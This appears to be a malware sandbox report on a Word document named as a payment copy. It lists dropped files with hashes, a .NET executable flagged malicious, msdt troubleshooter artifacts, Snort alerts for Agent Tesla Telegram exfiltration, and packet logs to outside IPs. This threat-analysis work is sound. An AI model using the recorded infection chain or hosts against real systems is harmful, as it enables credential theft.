SHA1:	635A94CD6CA12CF28D2154B45B90EC217A159A67
SHA-256:	2F891729078A24AC1CBE4DBE8542D640E3605557735D378DA1DC86FB71FFEA10
SHA-512:	FD31CCFF0F17646DA50DD0FD0EAC97C6A07C33F2CD3D5221643F221C5437D433C29EFDC69A02F4DE58595024C7D6CA120DA46ECF13B46C2D2F0EB75FA86D4 EA
Malicious:	false
Preview:	L.....F.... ...B.....t.....g.....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L...U.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8. 1.3.....T.1.....U...user..>.....NM..U.....S.....:.8.a.l.f.o.n.s.....~.1.....U...Desktop.h.....NM..U.....Y.....>.....m.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9..... ..2.....U. .PAYMEN~1.DOC..l.....U.U.....`.....t..P.a.y.m.e.n.t. .c.o.p.y._.2.9.1.1.0.2.2...d.o.c.x...d.o.c.....d.....-.....c.....>.S.....C:\Users\user\Desktop\ Payment copy_2911022.docx.doc..4.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.a.y.m.e.n.t. .c.o.p.y._.2.9.1.1.0.2.2...d.o.c.x...d.o.c.....:..,.LB.)...Aw..`.....X.....061544..... .....!a..%.H.VZAj...#1.....W...!a..%.H.VZAj...#1.....W.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Generic INItialization configuration [doc]
Category:	dropped
Size (bytes):	101
Entropy (8bit):	4.8491372958945425
Encrypted:	false
SSDEEP:	3:bDuMJltDLhVjO1LXJFSmX1OeLhVjO1LXJFSv:bCmDFVyBZFEeFVyBZFc
MD5:	83166E435F433132ECCE71984113EC6B
SHA1:	630B8125CF2F042D3C939B375300C4A03B849927
SHA-256:	DEE2789C5DBCFF0EA579537C38D15E0626092269B5842B7D1BAAFBA4DC43F308
SHA-512:	DFE14FDBE0BC45AD547A41CE549670CD1F9B39210E698A09BF558D643B7159D740E7C52A2773F6F9E44AD9FF07DE877C8FDD709864CA8668556B86AA82135D B
Malicious:	false
Preview:	[folders]..Templates.LNK=0..Payment copy_2911022.docx.LNK=0..[doc]..Payment copy_2911022.docx.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.2176866822593855
Encrypted:	false
SSDEEP:	3:RI/ZdH3KcRlpXtlqKaGclilt/9d3Pf/Z:RtZF6cDpKAclG9fp
MD5:	4C91944AA2F600B7E6ED428F40C755B7
SHA1:	2CBEE65F3B204188A112A9B55989B44A56D956B8
SHA-256:	FFADC0028A08DA39C26C1DE8DD419414DC4133CD8609E79EA0AFED17A719D016
SHA-512:	B8BB3DF46466CC3706FB090F4934103782CD45F53CBA080B35F8F6406AC2ED511388CF2E15F9AE4F467899C9AE8B99DF41839F65D3132B2772489BD0B9F11E5E
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....s..y.....T.....6C.....y./.....{..y.0.....

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	20
Entropy (8bit):	2.8954618442383215
Encrypted:	false
SSDEEP:	3:QVNliGn:Q9rn
MD5:	C4F79900719F08A6F11287E3C7991493
SHA1:	754325A769BE6ECCC664002CD8F6BDB0D0B8CA4D
SHA-256:	625CA96CCA65A363CC76429804FF47520B103D2044BA559B11EB02AB7B4D79A8
SHA-512:	0F3C498BC7680B4C9167F790CC0BE6C889354AF703ABF0547F87B78FEB0BAA9F5220691DF511192B36AD9F3F69E547E6D382833E6BC25CDB4CD2191920970C5
Malicious:	false
Preview:	..p.r.a.t.e.s.h.....

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Unicode text, UTF-16, little-endian text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209

SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\PMoZbw\PMoZbw.exe

Process:	C:\Users\user\AppData\Roaming\PROMZwFp385vXrN.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1187840
Entropy (8bit):	7.694771401738945
Encrypted:	false
SSDEEP:	24576:aucfV6hgv0QFYDQ+ccbb1bwaZ+ZgAC0G3yMjS+837EptQlKT:hcNT0CYDQ+ccbb5DZqC0OyMuzyt+K
MD5:	65FACCEC1C27EA47BF295191E93BFF41
SHA1:	ED1B66F2B4E1BA60DE601CDB9CA230338AE167CE
SHA-256:	0C31951E2A4B9376D72EB266EE9BDF6F0AC513DFBC2F918FF344202100CD0973
SHA-512:	038E543D478D988EAE2E4DAB6B148ACC4084A79F660418C979642424695B735AB24A1E24D868C62E098BD1015C8E4996A85E9BE6A3D1FAEF888C63DB7B153EFB
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 38%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.... .c.....P.....'... ...@....@.. ....@.....@'..K....@..,.....`.....&..... ..... ..H.....text..... ..... ..`.rsrc...,....@.....@..@.rel oc.....`.....@..B.....p'.....H.....$g..D.....h....>.....n~Y...(N...8.....(....8....*&~.....*...~....*.v~Y...(N...8.....(....8....*..&~.....*...~.... *..0..~.....8.....E....B...8=...*~Y...(N...8....s.....8-...s.....8....s.....8....s..... ....:....&8.....0..$.....8....8....8.....~....o.....8.....*.0..$.....8.....*8....8.....~....o... ...8.....0..$.....8....8....8.....~....o.....8.....*.0..$.....8.....*8...

C:\Users\user\Desktop\~$yment copy_2911022.docx.doc

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.2176866822593855
Encrypted:	false
SSDEEP:	3:Rl/ZdH3KcRlpXtlqKaGclilt/9d3Pf/Z:RtZF6cDpKAclG9fp
MD5:	4C91944AA2F600B7E6ED428F40C755B7
SHA1:	2CBEE65F3B204188A112A9B55989B44A56D956B8
SHA-256:	FFADC0028A08DA39C26C1DE8DD419414DC4133CD8609E79EA0AFED17A719D016
SHA-512:	B8BB3DF46466CC3706FB090F4934103782CD45F53CBA080B35F8F6406AC2ED511388CF2E15F9AE4F467899C9AE8B99DF41839F65D3132B2772489BD0B9F11E5E
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....s..y.....T.....6C.....y./.....{..y.0.....

C:\Windows\Temp\SDIAG_4fa3b06e-fc60-4be1-bad6-e51754719c96\DiagPackage.diagpkg

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	24702
Entropy (8bit):	4.37978533849437
Encrypted:	false
SSDEEP:	96:fO3MDP8m2xaqade1tXv8v/XPSwTkal+7lOaNeHdXQZvczyJuz4UnPz0Kuz+NGTEP:O5NzuCWNaEcU8mjapMVOHW
MD5:	191959B4C3F91BE170B30BF5D1BC2965
SHA1:	1891E3CB588516B94FDC53794DA4DF5469A4C6D0
SHA-256:	8EC3A8F67BAF1E4658FC772F9F35230CA1B0318DDAF7A4C84789A329B6F7F047
SHA-512:	092CC417FBFE7F6E02A60FF169209D7B60362B585CBF92521BFC71C0B378D978DFB9265A3E48C630CE6ABAB263711D71F3917FFAF51B6FD449CFC394E9D8C3A9
Malicious:	false
Preview:	<dcmPS:DiagnosticPackage SchemaVersion="1.0" Localized="true" xmlns:dcmPS="http://www.microsoft.com/schemas/dcm/package/2007" xmlns:dcmRS="http://www.microsoft.com/schemas/dcm/resource/2007">.. <DiagnosticIdentification>.. <ID>PCW</ID>.. <Version>3.0</Version>.. </DiagnosticIdentification>.. <DisplayInformation>.. <Parameters/>.. <Name>@diagpackage.dll,-1</Name>.. <Description>@diagpackage.dll,-2</Description>.. </DisplayInformation>.. <PrivacyLink>https://go.microsoft.com/fwlink/?LinkId=534597</PrivacyLink>.. <PowerShellVersion>2.0</PowerShellVersion>.. <SupportedOSVersion clientSupported="true" serverSupported="true">6.1</SupportedOSVersion>.. <Troubleshooter>.. <Script>.. <Parameters/>.. <ProcessArchitecture>Any</ProcessArchitecture>.. <RequiresElevation>false</RequiresElevation>.. <RequiresInteractivity>true</RequiresInteractivity>.. <FileName>TS_ProgramCompatibilityWizard.ps1</FileName>.. <ExtensionPoint/>.. </Script>..

C:\Windows\Temp\SDIAG_4fa3b06e-fc60-4be1-bad6-e51754719c96\DiagPackage.dll

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	66560
Entropy (8bit):	6.926109943059805
Encrypted:	false
SSDEEP:	1536:ytBGLADXf3iFGQ+/ReBQBJJgUKZgyxMBGb:ytBGcDXvKoRqKuxgyx
MD5:	6E492FFAD7267DC380363269072DC63F
SHA1:	3281F69F93D181ADEE35BC9AD93B8E1F1BBF7ED3
SHA-256:	456AE5D9C48A1909EE8093E5B2FAD5952987D17A0B79AAE4FFF29EB684F938A8
SHA-512:	422E2A7B83250276B648510EA075645E0E297EF418564DDA3E8565882DBBCCB8C42976FDA9FCDA07A25F0F04A142E43ECB06437A7A14B5D5D994348526123E4
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.PE..d....J_A....." ....K....`..... ..`.....8.....rdata.....@. .@.rsrc...`.... .....@..@.....J_A.....T...8...8.....J_A.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#.....rsrc$02.... .....;A.(.j..x..)V...ZI4..w .E..J_A..... .....

C:\Windows\Temp\SDIAG_4fa3b06e-fc60-4be1-bad6-e51754719c96\RS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	50242
Entropy (8bit):	4.932919499511673
Encrypted:	false
SSDEEP:	384:/wugEs5GhrQzYjGBHvPbD9FZahXuDzsP6qqF8DdEakDiqeXacgcRjdhGPtQMHQF4:/c5AMHvDDf2VE+quAiMw4
MD5:	EDF1259CD24332F49B86454BA6F01EAB
SHA1:	7F5AA05727B89955B692014C2000ED516F65D81E
SHA-256:	AB41C00808ADAD9CB3D76405A9E0AEE99FB6E654A8BF38DF5ABD0D161716DC27
SHA-512:	A6762849FEDD98F274CA32EB14EC918FDBE278A332FDA170ED6D63D4C86161F2208612EB180105F238893A2D2B107228A3E7B12E75E55FDE96609C69C896EBA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#This is passed from the troubleshooter via 'Add-DiagRootCause'..PARAM($targetPath, $appNam e)....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008..#rfink - 01 Sept 2008 - rewrite to support dynamic choices....#set-psdebug -strict -trace 0....#change H KLM\Software\Windows NT\CurrentVersion\AppCompatFlags\CompatTS EnableTracing(DWORD) to 1..#if you want to enable tracing..$SpewTraceToDesktop = $false ....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....#Compatibility modes..$CompatibilityModes = new-Object System.Co llections.Hashtable..$CompatibilityModes.Add("Version_WIN8RTM", "WIN8RTM")..$CompatibilityModes.Add("Version_WIN7RTM", "WIN7RTM")..$CompatibilityModes .Add("Version_WINVISTA2", "VISTASP2")..$CompatibilityModes.Add("Version_WINXP3", "WINXPSP3")..$CompatibilityModes.Add("Version_MSIAUTO", "MSIAUTO")..$ CompatibilityModes.Add("Version_UNKNOWN", "WINXPSP3")..$Comp

C:\Windows\Temp\SDIAG_4fa3b06e-fc60-4be1-bad6-e51754719c96\TS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	Unicode text, UTF-8 text, with CRLF line terminators
Category:	dropped
Size (bytes):	16946
Entropy (8bit):	4.860026903688885
Encrypted:	false
SSDEEP:	384:3FptgXhu9IOM7BTDLwU7GHf7FajKFzB9Ww:Ghu9I9dQYWB9Ww
MD5:	2C245DE268793272C235165679BF2A22
SHA1:	5F31F80468F992B84E491C9AC752F7AC286E3175
SHA-256:	4A6E9F400C72ABC5B00D8B67EA36C06E3BC43BA9468FE748AEBD704947BA66A0
SHA-512:	AAECB935C9B4C27021977F211441FF76C71BA9740035EC439E9477AE707109CA5247EA776E2E65159DCC500B0B4324F3733E1DFB05CEF10A39BB11776F74F03C
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#TS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....$ShortcutListing = New-Object Sy stem.Collections.Hashtable..$ExeListing = New-Object System.Collections.ArrayList..$CombinedListing = New-Object System.Collections.ArrayList....Import-Localize dData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....# Block PCW on unsupported SKUs..$BlockedSKUs = @(178)..[Int32]$OSSKU = (Get-WmiObject -Class "Win32_OperatingSystem").OperatingSystemSKU..if ($BlockedSKUs.Contains($OSSKU))..{.. return..}....$typeDefinition = @"....using System;..using System.IO;..using System.Runtime.InteropServices;..using System.Text;..using System.Collections;....public class Utility..{.. public static string GetStartMenuPath().. {.. return Environment.GetFolderPath(Environment.SpecialFolder.StartMenu);.. }.... public static string GetAllUsersStartMenuPath().. {.. return Pa th.Combine(Environ

C:\Windows\Temp\SDIAG_4fa3b06e-fc60-4be1-bad6-e51754719c96\VF_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	453
Entropy (8bit):	4.983419443697541
Encrypted:	false
SSDEEP:	12:QcM3BFN+dxmVdyKVCkLZl4S2xhzoJNIDER5lI02xzS4svc3uVr:Qb3DQbeCklTxhzoJUoS02tCr
MD5:	60A20CE28D05E3F9703899DF58F17C07
SHA1:	98630ABC4B46C3F9BD6AF6F1D0736F2B82551CA9
SHA-256:	B71BC60C5707337F4D4B42BA2B3D7BCD2BA46399D361E948B9C2E8BC15636DA2
SHA-512:	2B2331B2DD28FB0BBF95DC8C6CA7E40AA56D4416C269E8F1765F14585A6B5722C689BCEBA9699DFD7D97903EF56A7A535E88EAE01DFCC493CEABB69856FFF9AA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#if this environment variable is set, we say that we don't detect the problem anymore so it will..#show as fixed in the final screen..PARAM($appName)....$detected = $true..if ($Env:AppFixed -eq $true)..{.. $detected = $false ..}....Update-DiagRootCause -id "RC_IncompatibleApplication" -iid $appName -Detected $detected....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....

C:\Windows\Temp\SDIAG_4fa3b06e-fc60-4be1-bad6-e51754719c96\en-US\CL_LocalizationData.psd1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	6650
Entropy (8bit):	3.6751460885012333
Encrypted:	false
SSDEEP:	96:q39pB3hpieJGhn8n/y7+aqwcQoXQZWx+cWUcYpy7I6D1RUh5EEjQB5dm:q39pRhp6Sy6wZifVEtjjFm
MD5:	E877AD0545EB0ABA64ED80B576BB67F6
SHA1:	4D200348AD4CA28B5EFED544D38F4EC35BFB1204
SHA-256:	8CAC8E1DA28E288BF9DB07B2A5BDE294122C8D2A95EA460C757AE5BAA2A05F27
SHA-512:	6055EC9A2306D9AA2F522495F736FBF4C3EB4078AD1F56A6224FF42EF525C54FF645337D2525C27F3192332FF56DDD5657C1384846678B343B2BFA68BD478A70
Malicious:	false
Preview:	..#. .L.o.c.a.l.i.z.e.d...0.4./.1.1./.2.0.1.8. .0.2.:.0.5. .P.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....#. .L.o.c.a.l.i.z.e.d...0.1./.0.4./.2.0.1.3. .1.1.:.3.2. .A.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....C.o.n.v.e.r.t.F.r.o.m.-.S.t.r.i.n.g.D.a.t.a. .@.'.....#.#.#.P.S.L.O.C...P.r.o.g.r.a.m._.C.h.o.i.c.e._.N.O.T.L.I.S.T.E.D.=.N.o.t. .L.i.s.t.e.d.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.D.E.F.A.U.L.T.=.N.o.n.e.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.8.R.T.M.=.W.i.n.d.o.w.s. .8.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.7.R.T.M.=.W.i.n.d.o.w.s. .7.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.V.I.S.T.A.2.=.W.i.n.d.o.w.s. .V.i.s.t.a. .(.S.e.r.v.i.c.e. .P.a.c.k. .2.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.X.P.S.P.3.=.W.i.n.d.o.w.s. .X.P. .(.S.e.r.v.i.c.e. .P.a.c.k. .3.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.M.S.I.A.U.T.O.=.S.k.i.p. .V.e.r.s.i.o.n. .C.h.e.c.k.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.U.N.

C:\Windows\Temp\SDIAG_4fa3b06e-fc60-4be1-bad6-e51754719c96\en-US\DiagPackage.dll.mui

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	10752
Entropy (8bit):	3.517898352371806
Encrypted:	false
SSDEEP:	96:Gmw56QoV8m7t/C7eGu7tCuKFtrHQcoC1dIO4Pktmg5CuxbEWgdv0WwF:WAQovu548tmirAWu8Wm
MD5:	CC3C335D4BBA3D39E46A555473DBF0B8
SHA1:	92ADCDF1210D0115DB93D6385CFD109301DEAA96
SHA-256:	330A1D9ADF3C0D651BDD4C0B272BF2C7F33A5AF012DEEE8D389855D557C4D5FD
SHA-512:	49CBF166122D13EEEA2BF2E5F557AA8696B859AEA7F79162463982BBF43499D98821C3C2664807EDED0A250D9176955FB5B1B39A79CDF9C793431020B682ED12
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.....PE..L.....!.. .....(.....P.....@..... ...$.....8.....rdata..... .....@..@.rsrc....0... ...&.....@..@.....E.....T...8...8.....E.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#..0!...rsrc$02.... .....OV.....+.(,..vA..@..E..... .....

C:\Windows\Temp\SDIAG_4fa3b06e-fc60-4be1-bad6-e51754719c96\result\results.xsl

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped

Size (bytes):	48956
Entropy (8bit):	5.103589775370961
Encrypted:	false
SSDEEP:	768:hUeTHmb0+tk+Ci10ycNV6OW9a+KDoVxrVF+bBH0t9mYNJ7u2+d:hUcHXDY10tNV6OW9abDoVxrVF+bBH0tO
MD5:	310E1DA2344BA6CA96666FB639840EA9
SHA1:	E8694EDF9EE68782AA1DE05470B884CC1A0E1DED
SHA-256:	67401342192BABC27E62D4C1E0940409CC3F2BD28F77399E71D245EAE8D3F63C
SHA-512:	62AB361FFEA1F0B6FF1CC76C74B8E20C2499D72F3EB0C010D47DBA7E6D723F9948DBA3397EA26241A1A995CFFCE2A68CD0AAA1BB8D917DD8F4C8F3729FA6D244
Malicious:	false
Preview:	<?xml version="1.0"?>..<?Copyright (c) Microsoft Corporation. All rights reserved.?>..<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" xmlns:ms="urn:microsoft-performance" exclude-result-prefixes="msxsl" version="1.0">...<xsl:output method="html" indent="yes" standalone="yes" encoding="UTF-16"/>...<xsl:template name="localization">....<_locDefinition>.....<_locDefault _loc="locNone"/>.....<_locTag _loc="locData">String</_locTag>.....<_locTag _loc="locData">Font</_locTag>.....<_locTag _loc="locData">Mirror</_locTag>....</_locDefinition>...</xsl:template>... ********** Images ********** --->...<xsl:variable name="images">....<Image id="check">res://sdiageng.dll/check.png</Image>....<Image id="error">res://sdiageng.dll/error.png</Image>....<Image id="info">res://sdiageng.dll/info.png</Image>....<Image id="warning">res://sdiageng.dll/warning.png</Image>....<Image id="expand">res://sdiageng.dll/expand.png</Image>....<Image id="

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.994989792624349
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	Payment copy_2911022.docx.doc
File size:	110504
MD5:	cd3dbd5f1d468da826581361b619b393
SHA1:	9d5fc2d99aec7c8c18d8af7267b4a31801fda770
SHA256:	1c6189f068ee3870e1d41511bd55c02cef9d98a816a963a26f95ff0b6becea1f
SHA512:	91ae486d3b8a687ce2e994ee179161896f71f6c0e973b1ebd52ff856753ccc8cb5b7e0c7890c87158a558e74e061281d4bf6dd37e9941b3593a3ccbd77f71bdf
SSDEEP:	1536:oI2CqvURAICmRMMlzJEGEBwNQFgbLndOxR8qn7CJcsqKqLzDOfFGpt+rlTuq:vTADANPLNQUkRhnm9qKqqgt+r0q
TLSH:	56B3021A16401374FBCF83FCF954890FD85B2974EB05BE441E9CEEE8A4AD3411D2D669
File Content Preview:	PK.....h..U...p`...T.....[Content_Types].xmlUT...H..cH..cH..c.T.N.0..#....U...B.i.,G.D.....o.....7%B(4.m/..y.X..O.Zek.AZS.Q1$..n.4uI.....BdF0e..d..L'.W...A..mBI.1.{J._.f....V*.5.x.5u.....pxK.5.L.c. ..#Tl.b....&...H....WI.sJr..N.F.r....2.....@h.C

File Icon


Icon Hash:	74f4c4c6c1cac4d8

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.5149.154.167.220497254432851779 12/20/22-14:16:47.588535	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49725	443	192.168.2.5	149.154.167.220
192.168.2.5149.154.167.220497284432851779 12/20/22-14:16:51.990077	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49728	443	192.168.2.5	149.154.167.220

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 20, 2022 14:14:23.902723074 CET	49701	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:23.902792931 CET	443	49701	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:23.902899027 CET	49701	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:23.903954983 CET	49701	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:23.903983116 CET	443	49701	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:24.497242928 CET	443	49701	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:24.497373104 CET	49701	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:24.502197027 CET	49701	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:24.502238035 CET	443	49701	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:24.502774000 CET	443	49701	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:24.504811049 CET	49701	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:24.504839897 CET	443	49701	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:25.061393023 CET	443	49701	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:25.061783075 CET	49701	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:25.138766050 CET	49702	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:25.138839960 CET	443	49702	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:25.138947964 CET	49702	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:25.139244080 CET	49702	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:25.139273882 CET	443	49702	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:25.759648085 CET	443	49702	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:25.760251045 CET	49702	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:25.760283947 CET	443	49702	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:25.761534929 CET	49702	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:25.761550903 CET	443	49702	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:26.362339973 CET	443	49702	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:26.362500906 CET	443	49702	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:26.362571001 CET	49702	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:26.362623930 CET	443	49702	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:26.362651110 CET	49702	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:26.362651110 CET	49702	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:26.362664938 CET	443	49702	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:26.362673998 CET	443	49702	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:29.411562920 CET	49703	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:29.411624908 CET	443	49703	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:29.411721945 CET	49703	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:29.412061930 CET	49703	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:29.412079096 CET	443	49703	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:29.992482901 CET	443	49703	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:29.993061066 CET	49703	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:29.993089914 CET	443	49703	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:29.994359970 CET	49703	443	192.168.2.5	118.27.125.229

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 20, 2022 14:14:29.994369984 CET	443	49703	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:30.570672989 CET	443	49703	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:30.571005106 CET	49703	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:30.639374018 CET	49704	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:30.639475107 CET	443	49704	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:30.639561892 CET	49704	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:30.640628099 CET	49704	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:30.640664101 CET	443	49704	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:31.260385990 CET	443	49704	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:31.260526896 CET	49704	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:31.282834053 CET	49704	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:31.282875061 CET	443	49704	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:31.283493996 CET	443	49704	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:31.283627987 CET	49704	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:31.284497023 CET	49704	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:31.284504890 CET	443	49704	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:31.872313976 CET	443	49704	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:31.872378111 CET	443	49704	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:31.872479916 CET	443	49704	118.27.125.229	192.168.2.5
Dec 20, 2022 14:14:31.872508049 CET	49704	443	192.168.2.5	118.27.125.229
Dec 20, 2022 14:14:31.872541904 CET	49704	443	192.168.2.5	118.27.125.229
